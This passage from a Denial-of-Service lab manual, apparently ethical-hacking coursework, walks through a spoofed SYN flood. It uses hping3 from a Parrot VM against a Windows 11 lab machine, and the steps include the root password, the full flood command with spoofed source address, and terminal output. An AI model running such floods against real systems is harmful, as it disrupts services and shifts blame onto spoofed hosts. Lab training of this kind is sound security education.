


- Switch to the **Parrot Security** virtual machine.
 - Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
 - The **Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
 - In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible.
- Now, type **cd** and press **Enter** to jump to the root directory.
 - A **Parrot Terminal** window appears; type **hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 --flood** and press **Enter**.

Note: Here, the target IP address is **10.10.1.11 [Windows 11]**, and the spoofable IP address is **10.10.1.19 [Windows Server 2019]**.

Note: **-S**: sets the SYN flag; **-a**: spoofs the IP address; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

Module 10 – Denial-of-Service




```
Applications Places System hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

10. This command initiates the SYN flooding attack on the **Windows 11** machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

Note: If you send the SYN packets for a long period, then the target system may crash.

11. Observe how, in very little time, the huge number of packets are sent to the target machine.




```
Applications Places System hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.11 hping statistic ---
151567 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot]-[~]
#
```

